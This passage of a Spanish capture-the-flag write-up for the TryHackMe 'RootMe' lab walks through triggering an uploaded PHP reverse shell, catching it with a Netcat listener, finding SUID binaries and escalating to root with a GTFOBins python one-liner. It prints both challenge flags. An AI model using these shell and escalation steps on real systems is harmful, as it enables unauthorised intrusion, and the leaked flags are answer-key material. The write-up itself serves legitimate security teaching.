
17. Tras la exitosa carga del archivo modificado en el servicio web, el analista se dirige ahora hacia otra ruta identificada previamente mediante Gobuster: el directorio "/uploads". En este espacio, se encuentra el archivo recién cargado que contiene la reverse shell.





18. Previamente a la ejecución de la reverse Shell se realiza la preparación necesaria estableciendo una escucha activa utilizando la herramienta Netcat



19. En el siguiente paso, para activar la reverse Shell se accede a su ubicación en el navegador, específicamente en la ruta /uploads/reverse_shell.php5.



Name	Last modified	Size	Description
 Parent Directory		-	
 reverse_shell.php5	2023-12-19 14:24	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.209.83 Port 80

20. Inmediatamente después de ejecutar la reverse shell se detecta y recibe la conexión entrante en la máquina local procedente de la máquina objetivo.

```
(eddyrack864@kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.6.119.174] from (UNKNOWN) [10.10.209.83] 37672
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
14:31:40 up 1:07, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

21. Una vez dentro de la sesión remota se inicia la búsqueda de la flag del usuario utilizando el comando "find" para explorar exhaustivamente todos los directorios en la máquina objetivo.

```
$ find / -name user.txt
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/test/.local/share': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/fuse/connections/48': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/root': Permission denied
```

22. Después de una revisión detallada de los resultados de la búsqueda generada por el comando "find", se determina que la flag del usuario está localizada en la ruta /var/www.

```
find: '/proc/1480/task/1480/fdinfo': Permission denied
find: '/proc/1480/task/1480/ns': Permission denied
find: '/proc/1480/fd': Permission denied
find: '/proc/1480/map_files': Permission denied
find: '/proc/1480/fdinfo': Permission denied
find: '/proc/1480/ns': Permission denied
/var/www/user.txt
find: '/var/spool/rsyslog': Permission denied
find: '/var/spool/cron/atjobs': Permission denied
```


23. Para visualizar el contenido de la flag del usuario se emplea el comando "cat", orientándolo hacia la ruta donde se encuentra dicha flag. Esta acción proporciona una visualización directa del contenido del archivo.

Flag: **THM{y0u_g0t_a_sh3ll}**

```
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```

24. Una vez obtenida la flag del usuario procedemos a responder a la pregunta formulada por TryHackMe, que solicitaba el ingreso de la flag del usuario como parte del desafío.

user.txt

Correct Answer

Hint

25. A continuación se procede a la búsqueda de archivos en el directorio raíz que están asociados al usuario root y cuentan con el bit SUID activado, permitiendo que un archivo se ejecute con los privilegios del usuario que lo posee.

```
$ find / -user root -perm /4000
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/test/.local/share': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/fuse/connections/48': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
```

26. Dentro de los resultados obtenidos del comando anterior, se identifican varios archivos con permisos SUID. Sin embargo, la atención se centrará específicamente en el archivo /usr/bin/python.

```
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
```

27. Con la identificación del bit SUID activado en el ejecutable de Python (/usr/bin/python), se responde a la pregunta formulada por la plataforma

Search for files with SUID permission, which file is weird?

Correct Answer

Hint


28. La plataforma plantea una nueva interrogante que no exige una respuesta explícita, sino que más bien señala la necesidad de descubrir una vía para la escalada de privilegios.

Find a form to escalate your privileges.


Correct Answer

Hint

29. Con el objetivo de escalar los privilegios, se inicia la búsqueda de un binario que facilite la elevación de privilegios. Para llevar a cabo esta tarea, se realiza una consulta en la página web de GTFOBins, una fuente confiable que cataloga binarios y comandos susceptibles de ser utilizados para escapar de restricciones de privilegios.



30. En la página de GTFOBins, se realiza una búsqueda específica del comando que surgió durante la revisión de privilegios, en este caso, "python".



31. Dentro de la lista de binarios disponibles en GTFOBins, se procede a buscar el correspondiente a SUID. Una vez identificado, se copia el comando proporcionado para su ejecución en la terminal.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .  
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

32. Tras ejecutar el comando obtenido de GTFOBins en la terminal y posteriormente emplear el comando "whoami", se observa que la terminal devuelve el mensaje "root". Esta respuesta confirma que se ha logrado la escalada de privilegios con éxito.

```
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
whoami  
root  
█
```

33. Ahora, se procede a buscar la flag del usuario root utilizando el comando find, de manera similar a como se llevó a cabo con la flag del usuario anteriormente. Posteriormente, se utiliza el comando cat apuntando hacia la ruta identificada para visualizar el contenido de la flag del usuario root.

```
find / -name root.txt  
/root/root.txt  
cat /root/root.txt  
THM{pr1v1l3g3_3sc4l4t10n}
```

34. En la etapa final, se proporciona la flag del usuario "root" dentro del campo correspondiente en la plataforma, respondiendo así a la última pregunta planteada.

root.txt

THM{pr1v1l3g3_3sc4l4t10n}

Correct Answer

35. Al completar exitosamente la resolución de la máquina, la plataforma presenta un mensaje de felicitaciones, indicando así la finalización exitosa del desafío.

